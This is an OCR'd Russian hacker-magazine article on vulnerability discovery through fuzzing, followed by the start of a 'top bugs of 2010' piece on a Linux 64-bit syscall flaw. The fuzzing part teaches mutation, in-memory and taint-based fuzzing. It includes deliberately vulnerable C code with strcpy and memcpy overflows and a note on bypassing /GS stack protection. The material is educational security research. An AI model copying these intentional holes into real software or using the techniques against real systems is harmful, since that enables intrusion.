


Схема работы Avalanche

ПРОДВИНУТЫЙ ФАЗЗИНГ

Хитрые трюки поиска уязвимостей

Мы уже много говорили о том, как написать эксплойт, обойти разные технологии от Microsoft, которые мешают нам эксплуатировать ту или иную дыру. Но сегодня мы будем говорить про то, как искать эти самые дыры. На страницах журнала ты уже не раз встречал термин «фаззинг». Кроме того, мы неоднократно раскрывали суть и значение этой техники. Сегодня мы рассмотрим более прогрессивные виды фаззинга...


Fuzz me baby one more time!


В 138 выпуске нашего любимого журнала (август 2010 года) Step написал статью про фаззинг и ПО, с помощью которого можно этот самый фаззинг осуществлять. Напомню, что этим модным термином принято называть метод тестирования ПО, при котором входные данные (данные могут быть в файле, в сетевом пакете) формируются специально-случайным образом, то есть, фактически, стресс-тест. Если в результате обработки таких данных произошла ошибка, и процесс аварийно завершил свою работу, то можно говорить о том, что процесс фаззинга нашел «что-то». Дальше это «что-то» анализирует человек и делает вывод о том, что найденное состояние процесса при данном наборе входных данных можно использовать со злым умыслом, то есть исполнить произвольный код. Сами данные могут генерироваться по известному формату, то есть если нам известна спецификация формата, мы можем заранее подготовить кучу входных данных, которые соответствуют формату (структура файла, сетевой протокол на транспортном уровне), но содержат «случайные значения». Например, нам известно, что в какой-то части формата данных идет длина, под которую выделено два байта, а затем содержимое указанной длины:


```
+----+--------+
|0004|61626364|
+----+--------+
|   "abcd"    |
+----+--------+
```

Зная этот формат, можно сгенерировать множество вариантов:

```
+----+--------
|FFFF|61626364...
+----+--------
```


In Memory Fuzzing. Список функций в IDA


In Memory Fuzzing. Находим из всех функций нужные...


In Memory Fuzzing. Результат фаззинга — stack overflow

```
|   "abcd..."
+----+--------

+----+--------+
|0004|25XX25XX|
+----+--------+
|   "%n%n"     |
+----+--------+

+----++
|0000||
+----++
|   ""  |
+----++
```

И, возможно, программа, обрабатывающая эти данные, упадет при обработке первого набора... Дальнейший анализ покажет, что причина падения кроется из-за целочисленного переполнения (0xFFFF это у нас «-1») с последующим переполнением буфера в стеке с помощью функции memcpy, что является настоящей уязвимостью, а не просто досадной ошибкой.

```
char buffer[32000];
short int length=getLen(filename, offset); //
length=-1 ~ 0xFFFF
if(length<32000) {
 // -1<32000
  char* p = getPointer(filename,offset+4);
  memcpy(buffer,p,length); // length==65535
}
else
      ExceptionBoF(length);
```

Если формат неизвестен или слишком сложен (или просто лень), то можно использовать мутационные алгоритмы для изменения существующих правильных наборов данных. На том же примере:

```
+----+--------+
|0004|61626364|
+----+--------+
|   "abcd"     |
+----+--------+
```

Мутирует в:

```
+----+--------+
|0000|61626364|
+----+--------+
|   "abcd"     |
+----+--------+

+----+--------+
|00FF|61626364|
+----+--------+
|   "abcd"     |
+----+--------+

+----+--------+
|FF00|61626364|
+----+--------+
|   "abcd"     |
+----+--------+
```


Последняя мутация по тем же причинам вызовет переполнение буфера в стеке (0xFF00 - «-256» или «65280» без знака), если после этого будут еще какие-либо данные достаточной длины.

I'll crash you!

Ясно, что эффективность фаззинга напрямую зависит от сложности формата входных данных и многообразия подготовленных сэмплов. Если мы говорим об известном формате, то исследователь подготавливает описание этого формата (что может быть очень трудоемко), по которому могут генерироваться данные. Далее, чем больше вариантов будет создано, тем больше вероятность, что мы что-то найдем. В случае, если мы используем мутирующие алгоритмы, важно иметь большое количество «образцов», которые мы будем мутировать и «подсовывать» исследуемому процессу. Очевидно, что мутация — более «дешевое» средство, а генерация — более «полное». У обоих подходов есть свои преимущества и недостатки и, очевидно, что можно как-то усилить эффект (скорость и/или полноту) фаззинга, тем самым повысив показатели падений процесса. Из количества «падений» затем выбираются уникальные, то есть если при трех наборах данных процесс упал по одной и той же «причине», это считается одним уникальным падением. Чем больше число уникальных падений, тем эффективнее фаззер.

More profit...

Как известно, все в этом мире прогрессирует, включая и фаззинг. Казалось бы, простая технология, но исследователи хотят найти большее количество уникальных и эксплуатируемых состояний процесса, поэтому они придумывают новые финтифлюшки и алгоритмы. Так, уже в 2006 году Шаун Эмблитон (Shawn Embleton), Шерри Спаркс (Sherri Sparks) и Райн Каннингхэм (Ryan Cunningham) задались вопросами увеличения производительности. Они справедливо отметили преимущества фаззинга, но и показали его недостатки (отсутствие метрик, неопределенное время фаззинга и т.п.) и разработали свой проект, который уже фаззил с умом. Строил граф (бинарным анализом), от функции получения входных данных, до, например, опасной API (strcpy) и генерировал новые входные данные, смотря при этом, как обходится граф и идет ли он до цели. Задача — откинуть заранее тупиковые наборы данных, которые не приведут к нужному пути. При этом используется генетический алгоритм для генерации новых сэмплов (учитываются предыдущие пробеги и их результат). Так или иначе, ребята, родившие эти идеи и реализовавшие свой проект, уже работают в АНБ :). Более



Пирамида фаззинга

подробно с их идеями можешь ознакомиться на blackhat.com/presentations/bh-usa-06/BH-US-06-Embleton.pdf.

In-Memory Fuzzing

Вернемся к ситуации, когда входной формат разбирать очень лень. Как проводить фаззинг без знания формата и без игры в мутацию существующих данных? Ответ оказался прост — фаззить прямо в процессе. То есть, программа — это набор функций, при получении выходных данных эти функции вызываются, так или иначе обрабатывая входные данные, поэтому можно организовать вызов этих функций напрямую с заранее сгенерированными данными. Таким образом можно сэкономить время на разборе формата и подготовке данных согласно этому формату. Кроме того, это может повысить и скорость самого процесса поиска дыр; так, например, мы обходим ограничения, которые могут быть в программе (например, при сетевом фаззинге мы ограничены скоростью обработки подключения, количеству одновременно разрешенных соединений и т.д.). А если будем перебирать данные уже в самом процессе, обойдя accept, recv, то сможем сразу фаззить нужные нам функции. Поможет нам в этом релиз от **CorelanSecurity Team**, который можно скачать отсюда — redmine.corelan.be:8800/projects/inmemoryfuzzing/files. На самом деле этого недостаточно, еще нужны **Pydasm** (therning.org/magnus/archives/278) и **Paimei** (openrce.org/downloads/details/208/PaiMei). Естественно, нужен интерпретатор Питона и **Immunity Debuger** (debugger.immunityinc.com/register.html). Кстати, с дистрибом дебагера идет и Питон, так что качать интерпретатор отдельно не надо) с плагином pvefindaddr.py (redmine.corelan.be:8800/projects/pvefindaddr). Как ты уже понял, все будет не так просто, все это шаманство еще надо собрать в следующей последовательности:

1. Ставим Иммунити Дебагер с Питоном;
2. Качаем pvefindaddr, кидаем в папку PyCommand в (директории дебагера);
3. Качаем и инсталим pydasm для Питона 2.5;
4. Качаем ПайМэй, распаковываем, идем в папку installers, запускаем установщик;
5. Удаляем из папки питона ПейМеевский pydasm — Python25\Lib\site-packages\pydbg\pydasm.pyd.

Теперь PyDbg готов к работе с Питоном 2.5. После этого можно пробовать что-нибудь фаззить. Но для начала надо понять, что именно, а точнее, какие функции процесса работают непосредственно с данными. Напишем простую программку, которая берет из файла параметры через символ-разделитель и копирует в память. Программа будет брать три параметра, каждый из которых обрабатывается отдельной функцией. Уязвимость будет во второй функции — переполнение буфера.

```
void func1(char* input)
{
   char buffer[255];
   unsigned int len=strlen(input);
   if(len<255) strcpy (buffer , input);
   fputs("FUNC1: done!\n",stdout);
}

void func2(char* input)
{
   char buffer[255];
   strcpy(buffer,input);
   fputs("FUNC2: done!\n",stdout);
}

void func3(char* input)
{
   char buffer[255];
   strncpy(buffer,input,254);
   fputs("FUNC3: done!\n",stdout);
}
```

Понятно, что уязвимость можно найти просто обыкновенным файлфаззингом, но представим себе, что первоначально файл сжат или зашифрован, тогда так просто и быстро подсунуть данные в файл не получится. Тогда-то нам и поможет работа прямо в памяти. Подготовим входные параметры в файле input.txt: function_1:function_1:function_3. Наша уязвимая программа (vuln.exe) обработает входные данные и скажет, что все OK. Начнем искать ошибку в программе с помощью фаззинга. Первым делом получим список функций модуля. Это может сделать pvefindadr. Аттачимся дебагером к процессу, выбираем наш плагин и задаем «functions -o -m vuln.exe». После этого в папке дебагера появится файл functions.txt. В этом файле будет полный список адресов функций нашей программы. Берем этот файлик и копируем рядом с Trace.py. Делаем деаттач дебагером, после чего запускаем Trace.py, который спросит, к чему нам присосаться, и какие данные мы ждем. Ищем в списке наш vuln.exe и выбираем его номер. В качестве данных — «func». После этого повторяем чтение файла в приложении. Трейсер отловит те функции из functions.txt, которые в качестве параметров обрабатывают «function_». Кроме того, он запомнит и точку выхода (RET), а также сдвиг в стеке до параметра (запомни, что первый параметр, как правило — ESP+4, второй, если есть — ESP+8). Сохранит он все это в текстовых файлах new_functions_addrs.txt (адреса входа-выхода) и flow_log.txt (адрес функции и оффсет до параметра). После этого по CTRL+C выходим из трейсера, и можно начинать фаззить :). Прежде всего выберем из flow_log.txt функции, которые будем фаззить (ищем ESP+4 на данные), найдем их точки входа/выхода в new_functions_addrs.txt и создадим файлик breakpoints.txt, где укажем интересующие нас функции. Формат файла получается таким:

```
0x00401000 0x0040106d ESP+4
0x00401070 0x004010c7 ESP+4
0x004010d0 0x00401125 ESP+4
```

Запускаем фаззер InMemoryFuzzer.py и опять повторяем аттач к vuln.exe. Выполнив еще несколько раз чтение входных данных, фаззер каждый раз, как встретит функцию из списка, начнет прямо в памяти менять входной параметр и смотреть, дошла ли она до точки выхода (адреса возврата) или свалилась в исключительную ситуацию (падение). В случае падения создается папка «crashbin» куда скидывается инфа о падении. В итоге прогона видим, что мы перезаписали адрес возврата во второй функции (см. скриншоты и видео на диске). Конечно, данный экземпляр фаззера (InMemoryFuzz) несовершенен, но это лишь начало — в любом случае ресерчер делает фаззер для себя сам, используя существующие проекты и наработки в соответствии с задачами, которые он решает... Так, например, pvefindaddr находит далеко не все функции, поэтому лучше юзать для этого дела IDA. Приятно, что фаззер может делать выводы об ошибке — на скриншоте видно, что во второй

функции (00401070) происходит падение при записи в стек. На глаз видно, что это реализация strcpy — побайтовое копирование строки, пока не встретится нулевой байт. Падение произошло, когда был достигнут конец стека. В этом случае управление перейдет на обработчик в исключительной ситуации (фаззер отметил, что дескриптор захвачен нами, так как сравнил значение указателя с данными, которыми он подменял параметр уязвимой функции). Кстати, таким образом мы обойдем и защиту от переполнения буфера (vuln.exe скомпилирован с флагом /GS), ведь security cookie проверяется непосредственно перед выходом из функции, а мы перехватили управление задолго до этого, в процессе копирования строки.

Статистика сэмплов при фаззинге:

Для сложного формата файла:
- мутирующим фаззером — из 3*10^6 получается 5*10^3 падений, из них 1-3 эксплуатируемые;
- описывающим протокол — из 1*10^6 получается 15*10^3 падений, из них 6-10 эксплуатируемые;

Для простых форматов файлов:
- мутирующим фаззером — из 1*10^5 получается 150 падений, из них 0-3 эксплуатируемые;
- описывающим протокол — из 1*10^4 получается 150 падений, из них 0-1 эксплуатируемые.

Если построить пирамиду усложнения фаззеров, то выглядеть она будет примерно так:
Пример простого фаззинга можно найти на http://sites.google.com/site/felipeandresmanzano. Там продемонстрировано, как с помощью очень простых мутирующих фаззеров добиться очень хороших результатов.
Теперь рассмотрим виды фаззеров, с помощью которых можно добиться практического успеха. Начнем со «стариков».

Sulley и peach.

Это очень мощные фаззеры с возможностью описывать протокол для фаззинга. Например, для фаззинга FTP нужен конфиг в 329 строчек, из которых большая часть — описание самого протокола. Для более сложных протоколов конфиг будет огромным, и его составление будет очень трудоемким. Очень актуальное решение предлагает проект **hotfuzz** (hotfuzz.atteq.com).
Схема его работы на первый взгляд громоздкая, но на самом деле очень простая. Hotfuzz основан на peach и является его оберткой. Устанавливается без проблем — все модули идут в одном пакете. Его главная особенность состоит в том, что описание протокола, который нужно фаззить, делается не вручную, составляя конфигурационный файл, а с использованием специальной библиотеки tm_export, основанной на tshark (одной из составляющих частей сниффера wireshark). Эта библиотека, используя дамп трафика, формирует дерево — структуру, описывающую протокол. И нам необходимо лишь выбрать поля, которые мы хотим фаззить, и... все! Это существенно упрощает работу — не нужно тратить много времени на составление конфигурационного файла, как это делалось при эксплуатации peach (демонстрационное видео смотри на DVD).

Важно помнить!

Для анализа падений приложения можно использовать разные средства. Чтобы автоматизировать этот процесс, я, например, использую winappdbg.
Пример запуска на скрине ниже.
Я написал простой скрипт, который дергает тестированное приложение в среде winappdbg и в автоматическом режиме может определить эксплуатируемость уязвимости.

Самые умные: avalanche и klee

Рассмотрим avalanche (http://code.google.com/p/avalanche/):
Схема его работы изображена в начале статьи.




Схема работы hotfuzz

Avalanche может анализировать только клиентские приложения (для случая чтения из сокетов). И приложения, читающие из файлов. Поддержка анализа серверных приложений будет добавлена в следующих версиях, но пока до этого достаточно далеко. Avalanche должен быть установлен и запускаться из той же директории, что и stp и valgrind (и немаловажный нюанс — должны собираться все вместе). Команды сборки следующие:

```
$ wget http://avalanche.googlecode.com/files/
avalanche-0.2.tar.gz
$ tar -xvf avalanche-0.2.tar.gz
$ cd avalanche-0.2
$ configure --prefix=`pwd`/inst
$ make
$ make install
```

И запуска:

```
$ ./inst/bin/avalanche --filename=samples/simple/seed
--debug samples/simple/sample2 samples/simple/seed
```

Сначала должны быть все опции для Avalanche, а анализируемое
Почему avalanche стоит у верхушки пирамиды? Рассмотрим немно-

```
crash_logger.py -vc ..\misc\crasher.exe 1
[14:29:56.0950] Crash logger started, Wed Apr 22 14:29:56 2009
[14:29:57.0081] pid 4068 tid 2284: Process C:\Documents and Settings\Mario Vilas
\Desktop\winappdbg\misc\crasher.exe started, entry point at 0x00401220
[14:29:57.0091] pid 4068 tid 2284: Loaded ntdll.dll at 0x7c900000
[14:29:57.0111] pid 4068 tid 2284: Loaded C:\WINDOWS\system32\kernel32.dll at 0x
7c800000
[14:29:57.0111] pid 4068 tid 2284: Loaded C:\WINDOWS\system32\msvcrt.dll at 0x77
c10000
[14:29:57.0121] pid 4068 tid 2284: System breakpoint hit
[14:29:57.0151] pid 4068 tid 2284: Access violation (first chance) at crasher.ex
e!0x1326

Registers:
eax=00000000 ebx=00004000 ecx=ffffffff edx=00000031 esi=00000000 edi=00000000
eip=00401326 esp=0022fef0 ebp=0022ff78 iopl=0         no up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=0038  gs=0000             efl=00010246

Code disassembly:
  0x00401316 |                46 | inc esi
  0x00401317 |       e9 eb000000 | jmp 0x401407
  0x0040131c | c745 f4 00000000 | mov dword [ebp-0xc], 0x0
  0x00401323 |           8b45 f4 | mov eax, [ebp-0xc]
* 0x00401326 |           c600 61 | mov byte [eax], 0x61
  0x00401329 |       e9 d9000000 | jmp 0x401407
  0x0040132e |  c70424 67304000 | mov dword [esp], 0x403067
  0x00401335 |                e8 | db 0xe8

Stack pointers:
[esp+0x00] -> 31 00 ab ab ab ab ab ab ab ab ee fe ee fe 00 00  1...............
[esp+0x04] -> e0 ff 22 00 94 5c c3 77 70 20 c1 77 ff ff ff ff  .."..\.wp..w....
[esp+0x08] -> d0 2c 3e 00 20 2d 3e 00 78 2d 3e 00 c8 2d 3e 00  .,>..->.x->..->.
[esp+0x0c] -> e8 30 02 00 00 83 7d 08 01 75 11 e8 b5 ff ff ff  .0....}..u......
[esp+0x14] -> c2 0c 00 ff ff ff ff 45 d5 93 7c 4e d5 93 7c ff  .......E..|N..|.
[esp+0x18] -> e8 78 b1 00 00 c3 cc cc cc cc cc 6a 10 68 88 20  .x.........j.h..
[esp+0x1c] -> c8 00 00 00 3a 01 00 00 ff ee ff ee 62 10 00 50  ....:.......b..P
[esp+0x24] -> c3 cc cc cc cc cc 6a 10 68 88 20 c1 77 e8 2b b1  ......j.h...w.+.
[esp+0x30] -> 2e 2e 5c 6d 69 73 63 5c 63 72 61 73 68 65 72 2e  ..\misc\crasher.
[esp+0x32] -> 75 00 6d 00 65 00 6e 00 74 00 73 00 20 00 61 00  u.m.e.n.t.s...a.
[esp+0x38] -> ff ff ff ff 00 00 00 00 39 c3 c2 77 ff ff ff ff  ........9..w....

Stack dump:
0022fef0: e2 3d 3e 00 3c ff 22 00 38 2c 3e 00 cb 12 40 00  .=>.<.".8,>...@.
0022ff00: ff ff ff ff 5d 00 91 7c de c2 c2 77 00 00 3e 00  ....]..|...w..>.
0022ff10: 00 00 00 00 e3 c2 c2 77 00 00 00 00 10 00 00 00  .......w........
0022ff20: e0 1e 24 00 01 00 00 00 88 20 c1 77 ff ff ff ff  ..$........w....
0022ff30: ce c3 c2 77 18 ff 22 00 0c 00 00 00 e0 ff 22 00  ...w.."......."."
0022ff40: 94 5c c3 77 70 20 c1 77 ff ff ff ff e3 c2 c2 77  .\.wp..w.......w
0022ff50: 14 b8 c3 77 20 3e 3e 00 c0 3d 3e 00 0c 00 00 00  ...w.>>..=>.....
```

Запуск winappdbg

ПОЛЕЗНОЕ

- «**Certification of programs for secure information flow**» — Dorothy E. Denning and Peter J. Denning. 1977 — Communication of the ACM.
- «**A lattice model for secure information flow**» — Dorothy E. Denning — 1976 — Communication of the ACM.
- «**Dytan: A generic dynamic taint analysis framework**» — James Clause, Wanchun Li, and Alessandro Orso. Georgia Institute of Technology.
- «**Understanding data lifetime via whole system emulation**» — Jim Chow, Tal Garfinkel, Kevi Christopher, Mendel Rosenblum — USENIX — Stanford University.
- «**LIFT: A Low-Overhead Practical Information Flow Tracking System for Detecting Security Attacks**» — Feng Qinz Ho-seop Kim, Yuanyuan zhou, Youfeng Wu - University of Illinois at Urbana-Champaign.
- winappdbg.sourceforge.net/Tools.html.
- www.fuzzing.org.

го теории об avalanche и динамическом анализе в целом, после чего ты все сам поймешь.
Итак, в недавнее время были предложены различные способы, позволяющие использовать динамический анализ для одновременного нахождения ошибок и входных данных, позволяющих их воспроизводить. Суть этих методов сводится примерно к следующей схеме: вводится понятие символических или помеченных (tainted) данных — данных, полученных программой из внешнего источника (стандартный поток ввода, файлы, переменные окружения и т.д.), тем или иным способом собирается информация обо всех использованиях помеченных данных в программе. Эта информация записывается в виде булевых ограничений на значения помеченных данных (в эти ограничения может попадать информация о переходах, зависящих от помеченных данных, и информация об использованных помеченных данных в потенциально опасных местах программы). Нахождение значений помеченных данных, делающих эти ограничения выполнимыми, может означать либо возможность возникновения ошибки в программе, либо возможность обхода иных, отличных от обойденных во время первого запуска, частей программы. Avalanche реализует подобный подход на основе открытого фреймворка для динамической интерпретации Valgrind и инструмента для проверки выполнимости ограничений (solver/решатель) STP. Инструмент Avalanche состоит из четырех основных компонент: двух модулей расширения (плагинов) Valgrind — Tracegrind и Covgrind, инструмента проверки выполнимости ограничений STP и управляющего модуля. Tracegrind динамически отслеживает поток помеченных данных в анализируемой программе и собирает условия для обхода ее не пройденных частей и для срабатывания опасных операций. Эти условия при помощи управляющего модуля передаются STP для исследования их выполнимости. Если какое-то из условий выполнимо, то STP определяет те значения всех входящих в условия переменных (в том числе и значения байтов входного файла), которые обращают условие в истину. В случае выполнимости условий для срабатывания опасных операций, программа запускается управляющим модулем повторно с соответствующим входным файлом для подтверждения найденной ошибки.
Выполнимые условия для обхода не пройденных частей программы определяют набор возможных входных файлов для новых запусков программы. Таким образом, после каждого запуска программы инструментом STP автоматически генерируется множество входных файлов для последующих запусков анализа. Далее встает задача выбора из этого множества наиболее «интересных» входных данных, то есть в первую очередь должны обрабатываться входные данные, на которых наиболее вероятно возникновение ошибки. Для решения этой задачи используется эвристическая метрика — количество ранее не обойденных базовых блоков в программе (базовый блок здесь понимается в том смысле, как его определяет фреймворк Valgrind). Для измерения значения эвристики используется компонент Covgrind, в функции которого входит также фиксация возможных ошибок выполнения. Covgrind — гораздо более легковесный модуль, нежели Tracegrind, поэтому возможно сравнительно быстрое измерение значений эвристики для всех полученных ранее входных файлов и выбор входного файла с наибольшим значением.
Из всего вышесказанного можно сделать вывод: Avalanche — перспективный проект, который реализует обход графа выполняемой программы, что есть достаточно новый подход в анализе качества ПО. Также в этом проекте говорится про тентирование (tainted analysis[2-5]), что, на мой взгляд, является революционным подходом в данном направлении, и в последнее время очень много внимания уделяется именно этому вопросу.

Немного про STP

У STP и у всех bitvector'ных решателей (да и вообще у всех решателей) есть ряд недостатков. Ну, хотя бы то, что они все не поддерживают циклы (loop). Сейчас много работ, посвященных как раз разработке теории и реализации алгебраической формы, которая может быть использована решателем для представления цикла (loop) в САП (control flow graph). Вот ссылки на последние достижения в этой области:

- groups.csail.mit.edu/pag/daikon;
- известные работы http://research.microsoft.com/en-us/um/people/sumitg/pubs/vmcai09_cons.pdf;
- groups.csail.mit.edu/pag/pubs/annotation-study-fse2002-abstract.html.

Немного десерта

Avalanche — это не единственный проект, который реализует прорисовывание графа выполняемой программы в зависимости от входных параметров. Очень похожий проект имеет название **KLEE** (klee.llvm.org). Но о нем в другой раз — это тема для отдельной статьи.

Выиграй PocketBook!

Журнал Хакер и компания PocketBook представляют конкурс для книголюбов



Нашел уникальный ресурс с кучей книг? Используешь крутой конвертер для преобразования между форматами? Знаешь толк в модификации прошивок и улучшении usability? Присылай нам свои советы, трюки и хаки до 10 января 2011 года на pocketbook@real.xakep.ru. Автор лучшей подборки советов по использованию E-Ink устройств получит отличный приз: электронную читалку **PocketBook 902**.

Никита Тараканов, CISS Research Team http://twitter.com/NTarakanov



TOP5 БАГОВ 2010 ГОДА



Самые значимые уязвимости прошедшего года

Этот год выдался по-настоящему жарким на уязвимости, столько опубликованных нульдеев — аж глаза разбегаются! Мне было довольно сложно выделить пять самых-самых, но я постарался справиться с этой нелегкой задачей.

5 место. Уязвимость в механизме эмуляции 32-битных системных вызовов в 64-битных версиях ядра linux

Эта замечательная уязвимость берет свое начало в недалеком 2007 году и описана в документе CVE-2007-4573 (bit.ly/CVE-2007-4573). Обнаружил баг польский хакер под псевдонимом cliph, он же Wojciech Purczynski (интересно, как это произносится?). Уязвимость примечательна тем, что ей подвержены исключительно 64-битные версии ядра linux, так как ошибка закралась в механизм совместимости 32-битных системных вызовов. Рассмотрим кусок кода (из arch/x86_64/ia32/ia32entry.S), отвечающий за трансляцию 32-битных системных вызовов в 64-битные:

```
sysenter_do_call:
    cmpl    $(IA32_NR_syscalls-1),%eax
    <---- проверка значения EAX
    ja      ia32_badsys
    IA32_ARG_FIXUP 1
    call    *ia32_sys_call_table(,%rax,8)
    <---- а здесь уже используется RAX
```

Как видно из листинга, сначала значение в регистре eax сравнивается с длиной таблицы системных вызовов. Если значение попадает в нужный диапазон, вызывается макрос IA32_ARG_FIXUP. Он используется для выравнивания аргументов 64-битной платформы к регистрам 32-битной. Но если присмотреться повнимательнее к коду sysenter_do_call, видно, что для проверки сначала используется регистр eax, а для системного вызова уже rax! Тем самым, загружая в верхние 32 бита ненулевые значения, инструкция call передаст управление далеко за пределы системной таблицы!

```
.macro IA32_ARG_FIXUP noebp=0
movl    %edi,%r8d
.if \noebp
.else
movl    %ebp,%r9d
.endif
xchg    %ecx,%esi
movl    %ebx,%edi
movl    %edx,%edx
/* zero extension */
.endm
```

Запатчили данную уязвимость путем добавления нового макроса LOAD_ARGS:

```
X+    .macro LOAD_ARGS32 offset
+     movl \offset(%rsp),%r11d
+     movl \offset+8(%rsp),%r10d
+     movl \offset+16(%rsp),%r9d
